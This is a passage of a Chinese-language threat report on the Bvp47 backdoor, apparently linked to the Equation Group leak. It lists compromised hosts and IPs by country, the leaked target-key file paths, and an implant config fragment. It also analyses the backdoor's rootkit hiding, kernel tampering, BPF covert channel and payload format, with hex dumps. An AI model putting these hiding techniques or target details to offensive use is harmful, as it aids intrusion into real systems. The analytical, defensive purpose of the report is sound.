icrsun.kuicr.kyoto-u.ac.jp	133.3.5.20	日本	日本京都大学
sunl.scl.kyoto-u.ac.jp	133.3.5.30	日本	日本京都大学

uji.kyoyo-u.ac.jp	133.3.5.33	日本	日本京都大学
ci970000.sut.ac.jp	133.31.106.46	日本	日本东京理科大学
ns.bur.hiroshima-u.ac.jp	133.41.145.11	日本	日本
fl.sun-ip.or.jp	150.27.1.10	日本	日本
son-goki.sun-ip.or.jp	150.27.1.11	日本	日本
nodep.sun-ip.or.jp	150.27.1.2	日本	日本
hk.sun-ip.or.jp	150.27.1.5	日本	日本
ns1.sun-ip.or.jp	150.27.1.8	日本	日本
proxy1.tcn.ed.jp	202.231.176.242	日本	日本SINET
photon.sci-museum.kita.osaka.jp	202.243.222.7	日本	日本东京威力科创
noc35.corp.home.ad.jp	203.165.5.114	日本	日本
noc37.corp.home.ad.jp	203.165.5.117	日本	日本
noc38.corp.home.ad.jp	203.165.5.118	日本	日本
noc33.corp.home.ad.jp	203.165.5.74	日本	日本
noc21.corp.home.ad.jp	203.165.5.78	日本	日本
noc23.corp.home.ad.jp	203.165.5.80	日本	日本
noc25.corp.home.ad.jp	203.165.5.82	日本	日本
noc26.corp.home.ad.jp	203.165.5.83	日本	日本
www2.din.or.jp	210.135.90.7	日本	日本
www3.din.or.jp	210.135.90.8	日本	日本
mail-gw.jbic.go.jp	210.155.61.54	日本	日本东京市KDDI通信公司
mail.interq.or.jp	210.157.0.87	日本	日本GMO
www.cfd.or.jp	210.198.16.75	日本	日本
hakuba.janis.or.jp	210.232.42.3	日本	日本KDDI
mx1.freemail.ne.jp	210.235.164.21	日本	日本KDDI
pitepalt.stacken.kth.se	130.237.234.151	瑞典	瑞典
snacks.stacken.kth.se	130.237.234.152	瑞典	瑞典
ns.stacken.kth.se	130.237.234.17	瑞典	瑞典
milko.stacken.kth.se	130.237.234.3	瑞典	瑞典
xn--selma-lagerlf-tmb.stacken.kth.se	130.237.234.51	瑞典	瑞典
xn--anna-ahlstrm-fjb.stacken.kth.se	130.237.234.53	瑞典	瑞典
www.bygden.nu	192.176.10.178	瑞典	瑞典
geosun1.unige.ch	129.194.41.4	瑞士	瑞士日内瓦大学
scsun25.unige.ch	129.194.49.47	瑞士	瑞士日内瓦大学
cmusun8.unige.ch	129.194.97.8	瑞士	瑞士日内瓦大学
dns2.net1.it	213.140.195.7	塞浦路斯	塞浦路斯

sparc.nour.net.sa	212.12.160.26	沙特阿拉伯	沙特阿拉伯Nour Communication Co.Ltd-Nournet
mail.imamu.edu.sa	212.138.48.8	沙特阿拉伯	沙特阿拉伯King Abdul Aziz City for Science and Technology
kacstserv.kacst.edu.sa	212.26.44.132	沙特阿拉伯	沙特阿拉伯King Abdul Aziz City for Science and Technology
mail.jccs.com.sa	212.70.32.100	沙特阿拉伯	沙特阿拉伯Jeraisy For Internet Services Co.Ltd
sci.s-t.au.ac.th	168.120.9.1	泰国	泰国易三仓大学
webmail.s-t.au.ac.th	168.120.9.2	泰国	泰国易三仓大学
mail.howon.ac.kr	203.146.64.14	泰国	泰国
nsce1.ji-net.com	203.147.62.229	泰国	泰国
war.rkts.com.tr	195.142.144.125	土耳其	土耳其
orion.platino.gov.ve	161.196.215.67	委内瑞拉	委内瑞拉
ltv.com.ve	200.75.112.26	委内瑞拉	委内瑞拉
msgstore2.pldtprv.net	192.168.120.3	内部网	内部网
splash-atm.upc.es	147.83.2.116	西班牙	西班牙加泰罗尼亚理工大学
servidor2.upc.es	147.83.2.3	西班牙	西班牙加泰罗尼亚理工大学
dukas.upc.es	147.83.2.62	西班牙	西班牙加泰罗尼亚理工大学
moneo.upc.es	147.83.2.91	西班牙	西班牙加泰罗尼亚理工大学
sun.bq.ub.es	161.116.154.1	西班牙	西班牙巴塞罗那大学
oiz.sarenet.es	192.148.167.17	西班牙	西班牙
anie.sarenet.es	192.148.167.2	西班牙	西班牙
orhi.sarenet.es	192.148.167.5	西班牙	西班牙
iconoce1.sarenet.es	194.30.0.16	西班牙	西班牙
tologorri.grupocorreo.es	194.30.32.109	西班牙	西班牙
zanburu.grupocorreo.es	194.30.32.113	西班牙	西班牙
ganeran.sarenet.es	194.30.32.177	西班牙	西班牙
colpisaweb.sarenet.es	194.30.32.229	西班牙	西班牙
burgoa.sarenet.es	194.30.32.242	西班牙	西班牙
mtrader2.grupocorreo.es	194.30.32.29	西班牙	西班牙
mailgw.idom.es	194.30.33.29	西班牙	西班牙
ns2.otenet.gr	195.170.2.1	希腊	希腊
electra.otenet.gr	195.170.2.3	希腊	希腊
dragon.unideb.hu	193.6.138.65	匈牙利	匈牙利
laleh.itrc.ac.ir.	80.191.2.2	伊朗	伊朗
mailhub.minaffet.gov.rw	62.56.174.152	以色列	
mail.irtemp.na.cnr.it	140.164.20.20	意大利	意大利国家研究委员会
mail.univaq.it	192.150.195.10	意大利	意大利

ns.univaq.it	192.150.195.20	意大利	意大利
matematica.univaq.it	192.150.195.38	意大利	意大利
sparc20mc.ing.unirc.it	192.167.50.12	意大利	意大利Universita' degli Studi Mediterranea di Reggio Calabria
giada.ing.unirc.it	192.167.50.14	意大利	意大利Universita' degli Studi Mediterranea di Reggio Calabria
mailer.ing.unirc.it	192.167.50.2	意大利	意大利Universita' degli Studi Mediterranea di Reggio Calabria
mailer.ing.unirc.it	192.167.50.202	意大利	意大利Universita' degli Studi Mediterranea di Reggio Calabria
bambero1.cs.tin.it	194.243.154.57	意大利	意大利
gambero3.cs..tin.it	194.243.154.62	意大利	意大利
mail.bhu.ac.in	202.141.107.15	印度	印度Banaras Hindu University
mtccsun.imtech.ernet.in	202.141.121.198	印度	印度教育网
axil.eureka.lk	202.21.32.1	印度	
mu-me01-ns-ctm001.vsnl.net.in	202.54.4.39	印度	印度
vsn1radius1.vsn1.net.in	202.54.4.61	印度	印度
vsnl-navis.emc-sec.vsnl.net.in	202.54.49.70	印度	印度
ns1.ias.ac.in	203.197.183.66	印度	印度
mail.tropmet.res.in	203.199.143.2	印度	印度
mail1.imtech.res.in	203.90.127.22	印度	印度
nd11mx1-a-fixed.sancharnet.in	61.0.0.46	印度	印度
ndl1pp1-a-fixed.sancharnet.in	61.0.0.71	印度	印度
bgl1dr1-a-fixed.sancharnet.in	61.1.128.17	印度	印度
bgl1pp1-a-fixed.sancharnet.in	61.1.128.71	印度	印度
mum1mr1-a-fixed.sancharnet.in	61.1.64.45	印度	印度
www.caramail.com	195.68.99.20	英国	英国
newin.int.rtbf.be	212.35.107.2	英国	
m16.kazibao.net	213.41.77.50	英国	英国
webshared-admin.colt.net	213.41.78.10	英国	英国
webshared-front2.colt.net	213.41.78.12	英国	英国
webshared-front3.colt.net	213.41.78.13	英国	英国
webshared-front4.colt.net	213.41.78.14	英国	英国
petra.nic.gov.jo	193.188.71.4	约旦	约旦
ns.cec.uchile.cl	200.9.97.3	智利	智利
	159.226.*.*	中国	
	159.226.*.*	中国	
	159.226.*.*	中国	

	166.111.*.*	中国	
	166.111.*.*	中国	
	166.111.**.**	中国	
	168.160.*.*	中国	
	202.101.*.*	中国	
	202.107.*.*	中国	
	202.112.*.*	中国	
	202.112.*.*	中国	
	202.112.*.*	中国	
	202.117.*.*	中国	
	202.121.*.*	中国	
	202.127.*.*	中国	
	202.166.*.*	中国	
	202.166.*.*	中国	
	202.197.*.*	中国	
	202.197.*.*	中国	
	202.201.*.*	中国	
	202.201.*.*	中国	
	202.204.*.*	中国	
	202.38.*.*	中国	
	202.84.*.*	中国	
	202.96.*.*	中国	
	202.96.*.*	中国	
	202.98.*.*	中国	
	202.99.*.*	中国	
	210.72.*.*	中国	
	210.77.*.*	中国	
	210.83.*.*	中国	
	211.137.*.*	中国	
	211.138.*.*	中国	
	211.82.*.*	中国	
	218.104.*.*	中国	
	202.94.*.*	中国	
	218.107.*.*	中国	
	218.245.*.*	中国	
	218.247.*.*	中国	

	218.29.*.*	中国	
	218.29.*.*	中国	
	222.22.*.*	中国	
	61.151.*.*	中国	
	202.175.*.*	中国澳门特别行政区	
	202.175.*.*	中国澳门特别行政区	
	202.175.*.*	中国澳门特别行政区	
	202.175.*.*	中国澳门特别行政区	
	202.175.*.*	中国澳门特别行政区	
	202.175.*.*	中国澳门特别行政区	
mars.ee.nctu.tw	140.113.212.13	中国台湾	台湾省新竹市国立交通大学
cad-server1.ee.nctu.edu.tw	140.113.212.150	中国台湾	台湾省新竹市国立交通大学
expos.ee.nctu.edu.tw	140.113.212.20	中国台湾	台湾省新竹市国立交通大学
twins.ee.nctu.edu.tw	140.113.212.26	中国台湾	台湾省新竹市国立交通大学
soldier.ee.nctu.edu.tw	140.113.212.31	中国台湾	台湾省新竹市国立交通大学
royals.ee.nctu.edu.tw	140.113.212.9	中国台湾	台湾省新竹市国立交通大学
mail.et.ntust.edu.tw	140.118.2.53	中国台湾	台湾省台北市国立台湾科技大学
mail.dyu.edu.tw	163.23.1.73	中国台湾	台湾省大叶大学
mail.ncue.edu.tw	163.23.225.100	中国台湾	台湾省彰化师范大学
aries.ficnet.net	202.145.137.19	中国台湾	台湾省台湾固网
ns.chining.com.tw	202.39.26.50	中国台湾	台湾省中华电信
mail.tccn.edu.tw	203.64.35.108	中国台湾	台湾省花莲县慈济科技大学
mail.must.edu.tw	203.68.220.40	中国台湾	台湾省
ultra10.nanya.edu.tw	203.68.40.6	中国台湾	台湾省
mail.hccc.gov.tw	210.241.6.97	中国台湾	台湾省

原始文件列表：


EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\pksweb.austria.eu.net__193.154.165.79\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\cs-serv02.meiji.ac.jp__133.26.135.224\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\ci970000.sut.ac.jp__133.31.106.46\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\mailhost.fh-muenchen.de__129.187.244.204\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\photon.sci-museum.kita.osaka.jp__202.243.222.7\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\nsce1.ji-net.com__203.147.62.229\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\intonation\[illegible]__159.226.[illegible]\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\connection1.connection.com.br__200.160.208.4\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\ns.rtn.net.mx__204.153.24.1\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\vnet3.vub.ac.be__134.184.15.13\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\san.hufs.ac.kr__203.253.64.2\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\v243.scl.kyoto-u.ac.jp__133.3.5.30\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\kalliope.rz.unibw--muenchen.de__137.193.10.12\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\mu-me01-ns-ctm001.vsnl.net.in__202.54.4.39\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\ns.icu.ac.kr__210.107.128.31\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\vsnl-navis.emc-sec.vsnl.net.in__202.54.49.70\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\debby.vub.ac.be__134.184.15.79\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\m16.kazibao.net__213.41.77.50\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\intonation\m[illegible]n__159.226.[illegible]dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\mum1mr1-a-fixed.sancharnet.in__61.1.64.45\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\v246.kyoyo-u.ac.jp__133.3.5.2\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\v244.kyoyo-u.ac.jp__133.3.5.33\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\sunfirev250.cancilleria.gob.ni__165.98.181.5\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\intonation\web[illegible]cn__166.11[illegible]dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\intonation\mcd-su-2.mos.ru__10.34.100.2\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\intonation\jur.unn.ac.ru__62.76.114.22\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\intonation\mai[illegible]n__166.111[illegible]dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\asic.e-technik.uni-rostock.de__139.30.202.8\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\noc38.corp.home.ad.jp__203.165.5.118\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\intonation\postbox.mos.ru__10.30.10.32\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\noc21.corp.home.ad.jp__203.165.5.78\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\tamarugo.cec.uchile.cl__200.9.97.3\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\sunl.scl.kyoto-u.ac.jp__133.3.5.30\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\servercip92.e-technik.uni-rostock.de__139.30.200.132\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\jupiter.mni.fh.giessen.de__212.201.7.17\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\paula.e-technik.uni-rostock.de__139.30.200.225\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\xilinx.e-technik.uni-rostock.de__139.30.202.12\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\royals.ee.nctu.edu.tw__140.113.212.9\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\intonation\butt-head.mos.ru__10.30.1.130\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\twins.ee.nctu.edu.tw__140.113.212.26\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\mars.ee.nctu.tw__140.113.212.13\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\smtp.bangla.net__203.188.252.10\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\intonation\webserv.mos.ru__10.30.10.2\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\www.nursat.kz__194.226.128.26\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\intonation\m0-s.san.ru__88.147.128.28\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\ciidet.rtn.net.mx__204.153.24.32\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\ns1.jas.ac.in__203.197.183.66\dewdrop

众多针对中国的攻击线索中，最早的一条可以追溯到2002年：

```
INTONATION_____pos[redacted]china.com.cn_____202.9[redacted]) {
# INTONATION___post[redacted]chinc.com.cn___202.[redacted]___20020221-095050
    ## INCISION Version:4.8.2 OS:sparc-sun-solaris2.6
    export TARG_AYT="d0eab020 8b499a7e ae3a5c1d"
}
```

利用受害主机作为跳板攻击目标

在2015年事件响应过程中，根据实际的流量记录，受害列表中的日本地区210.135.90.0/24网段存在作为C2服务器的行为，即攻击者会利用受害主机作为跳板对目标进行攻击：



6. Bvp47后门技术详解

Bvp47 的实现包含了复杂的代码、区段加解密，Linux多版本平台适配，丰富的 rootkit 反追踪技巧，最重要的是集成了高级隐蔽信道中所使用的BPF引擎高级利用技巧，以及繁琐的通信加解密流程。

本章节将就以上方面进行分析。

主要行为

Bvp47 在重要动作执行流程方面主要分为两个关键环节， “程序初始化运行”和“隐蔽信道通信”环节。

在“程序初始化运行”时主要有如下几个关键点，

1. 分 Linux 用户态和内核态操作，用户态进程会保持存活 ；
2. 进行 Bvp 引擎初始化 ；
3. 一系列的环境检测，环境信息不匹配样本就自动清除；
4. 一系列的 payload 区块解密 ；
5. 篡改内核 devmem 限制，允许用户态直接读写内核空间等内核技巧；
6. 装载非标准的 lkm 模块文件 ；
7. Hook 系统函数进行自身进程，文件，网络隐藏，自删除检测在“隐蔽信道通信”环节大致如下：

   a) Bvp47 接收到服务端发过来的SYN包后，会进入BPF过滤规则（见下文）进行数据包格式匹配；

   b) 只有满足操作 1 中的 BPF 规则后，会进行 RSA+RC-X 等加密算法的解密；

   c) 根据解密后的指令进行对应命令操作；

Payload

Bvp47 的整个文件采用后门常用打包方式，即将后门功能模块进行压缩、拼装后置文件末尾，整体以附加数据的形式存在。附加数据通过内置在程序内部的 loader 功能模块进行加载，主要完成以下几个步骤：

- **读取**
- **校验**
- **解压**
- **解密**
- **装载**

其中 payload 主要数据结构如下：

```
typedef struct __element
{
    uint64_t        null_field;
    uint64_t        magic;
    uint8_t         type;
    uint8_t         attribute;
    uint32_t        unknown;
    uint32_t        dst_len;
    uint32_t        src_len;
    uint32_t        checksum;
    uint8_t         data[src_len];
} element;

struct payload
{
    uint32_t        payload_size;
    uint32_t        unknown_type;
    uint32_t        item_count;
    element         item[item_count];
    uint32_t        payload_size_;
}
```

具体对应到样本详细内容如下：

```
[00]->00->T4|00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00|8E|6D|BF FF ED 74|00 00 00 04|00 00 00 08|0F 3A 04 4B|00|52 15 7E 92 34 F8 E2 ......

[01]->03->T3|00 00 00 00 00 00 00 00 99 97 A2 D7 44 65 11 FD|03|01|00 00 00 00|00 01 25 04|00 00 A6 4A|81 BB 8B 1F|X0|42 35 41 AD 03 2B D3 ......
[02]->04->T3|00 00 00 00 00 00 00 00 F6 EE 8E 88 0A 48 B2 4C|03|01|00 00 00 00|00 00 0F 68|00 00 09 47|A2 8E 83 A2|X1|42 35 41 AD 03 2B D3 ......
[03]->05->T3|00 00 00 00 00 00 00 00 2A 44 29 00 12 0B 6F A1|03|01|00 00 00 00|00 00 17 04|00 00 0D BD|F8 75 D7 5E|X2|42 35 41 AD 03 2B D3 ......
[04]->06->T3|00 00 00 00 00 00 00 00 67 82 11 16 CF EB A9 0F|03|01|00 00 00 00|00 00 05 24|00 00 03 16|06 6B 78 74|X3|42 35 41 AD 03 2B D3 ......
[05]->07->T3|00 00 00 00 00 00 00 00 AC 56 CE D3 A3 FC 8C 5F|03|01|00 00 00 00|00 00 0B 78|00 00 07 4A|7A A7 9B BE|X4|42 35 41 AD 03 2B D3 ......
[06]->08->T3|00 00 00 00 00 00 00 00 BE 07 09 04 20 D6 00 42|03|01|00 00 00 00|00 00 79 E8|00 00 3F BD|A3 7C D2 D5|X5|42 35 41 AD 03 2B D3 ......
[07]->09->T3|00 00 00 00 00 00 00 00 DE 92 2E B7 18 BA C1 2C|03|01|00 00 00 00|00 00 D8 5C|00 00 62 65|28 36 B3 FC|X6|42 35 41 AD 03 2B D3 ......
[08]->0A->T3|00 00 00 00 00 00 00 00 47 32 BB C2 31 6D 53 72|03|01|00 00 00 00|00 00 09 2C|00 00 04 C3|45 1B 70 28|X7|42 35 41 AD 03 2B D3 ......
[09]->0B->T3|00 00 00 00 00 00 00 00 3F 0C 69 E1 20 AD 88 28|03|01|00 00 00 00|00 00 17 70|00 00 0F 6B|BD FC 94 1B|X8|42 35 41 AD 03 2B D3 ......
[0A]->0C->T3|00 00 00 00 00 00 00 00 03 44 D9 C3 88 D6 51 83|03|01|00 00 00 00|00 00 08 B8|00 00 04 FE|56 F3 94 5B|X9|42 35 41 AD 03 2B D3 ......

[0B]->01->T4|00 00 00 00 00 00 00 00 DA 45 21 EF D5 CD 14 54|05|01|00 00 00 00|00 00 C4 4D|00 00 1D E3|D3 F1 EE 7C|Y0|47 11 8D BA E8 69 B0 ......

[0C]->0D->T2|00 00 00 00 00 00 00 00 AE 0A 88 51 7E 08 BF 99|02|80|00 00 00 00|00 00 0A 98|00 00 07 03|D2 D9 6A B7|00|42 35 41 AD 03 2B D3 ......
[0D]->0E->T2|00 00 00 00 00 00 00 00 82 99 D5 93 C5 B3 CD A9|02|80|00 00 00 00|00 00 A6 F8|00 00 6A D0|40 ED 7D EE|00|42 35 41 AD 03 2B D3 ......
[0E]->0F->T2|00 00 00 00 00 00 00 00 B7 A1 54 28 88 08 16 51|02|80|00 00 00 00|00 00 93 D0|00 00 59 0A|1A 04 70 E5|00|42 35 41 AD 03 2B D3 ......
[0F]->0D->T3|00 00 00 00 00 00 00 00 34 16 5B 92 EF C5 84 60|03|80|00 00 00 00|00 00 86 98|00 00 4D 7E|76 3D C5 F7|00|

[10]->02->T4|00 00 00 00 00 00 00 00 6B 6E B5 CA B4 F7 A4 DA|05|80|00 00 00 00|00 00 34 5E|00 00 0A 39|DA B0 FC BC|Y1|47 1C B6 46 28 69 B0 ......

[11]->00->T0|00 00 00 00 00 00 00 00 33 A9 67 D9 5C 43 30 ED|01|80|00 00 00 00|00 00 00 0D|00 00 00 11|47 E5 08 58|00|59 4F AC 44 93 54 10 ......
```

利用 010Editor 解析效果如下：

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	00	02	C6	00	00	00	00	02	00	00	00	12	00	00	00	00	..Æ.....
0010h:	00	00	00	00	00	00	00	00	00	00	00	00	8E	6D	BF	FF	.....Žm¿ÿ
0020h:	ED	74	00	00	00	04	00	00	00	08	0F	3A	04	4B	52	15	it.....:.KR.
0030h:	7E	92	34	F8	E2	C5	6D	9D	6D	8E	86	4E	EF	03	99	97	~'4øâÅm.mŽ†Nï.™—
0040h:	A2	D7	44	65	11	FD	03	01	00	00	00	00	00	01	25	04	¢×De.ý.....%.
0050h:	00	00	A6	4A	81	BB	8B	1F	42	35	41	AD	03	2B	D3	27	..¦J.»‹.B5A-.+Ó'
0060h:	C2	E1	7D	E0	C7	1E	38	E2	F3	1D	C9	30	C6	09	15	50	Âá}àÇ.8âó.É0Æ..P
0070h:	33	A1	F4	55	BD	F9	C7	13	11	EA	14	E9	0D	4C	2F	73	3¡ôU½ùÇ..ê.é.L/s
0080h:	51	82	02	D1	88	E1	9A	37	36	8A	41	BE	78	F7	72	F3	Q‚.Ñˆáš76ŠA¾x÷ró
0090h:	19	82	0A	FD	05	46	C0	F1	7D	D8	21	BF	0D	B2	6F	DD	.‚.ý.FÀñ}Ø!¿.²oÝ

Template Results - APT Template.bt


Name	Value	Start	Size	Color	Comment
uint32 payload_size	181760	0h	4h	Fg: Bg:	
uint32 data_ver	2	4h	4h	Fg: Bg:	
uint32 item_count	18	8h	4h	Fg: Bg:	
struct Element s[0]		Ch	2Ah	Fg: Bg:	
uint64 reversed	0	Ch	8h	Fg: Bg:	
uint64 magic	0	14h	8h	Fg: Bg:	
ubyte type	142	1Ch	1h	Fg: Bg:	
ubyte attribute	109	1Dh	1h	Fg: Bg:	
uint32 unknown	3221220724	1Eh	4h	Fg: Bg:	
uint32 dst_len	4	22h	4h	Fg: Bg:	
uint32 src_len	8	26h	4h	Fg: Bg:	
uint32 checksum	255460427	2Ah	4h	Fg: Bg:	
byte src_buf[8]	R˜' 4øâÅ	2Eh	8h	Fg: Bg:	
struct Element s[1]		36h	A66Ch	Fg: Bg:	
struct Element s[2]		A6A2h	969h	Fg: Bg:	
struct Element s[3]		B00Bh	DDFh	Fg: Bg:	
struct Element s[4]		BDEAh	338h	Fg: Bg:	
struct Element s[5]		C122h	76Ch	Fg: Bg:	
struct Element s[6]		C88Eh	3FDFh	Fg: Bg:	
struct Element s[7]		1086Dh	6287h	Fg: Bg:	
struct Element s[8]		16AF4h	4E5h	Fg: Bg:	
struct Element s[9]		16FD9h	F8Dh	Fg: Bg:	
struct Element s[10]		17F66h	520h	Fg: Bg:	
struct Element s[11]		18486h	1E05h	Fg: Bg:	
struct Element s[12]		1A28Bh	725h	Fg: Bg:	
struct Element s[13]		1A9B0h	6AF2h	Fg: Bg:	
struct Element s[14]		214A2h	592Ch	Fg: Bg:	
struct Element s[15]		26DCEh	4DA0h	Fg: Bg:	
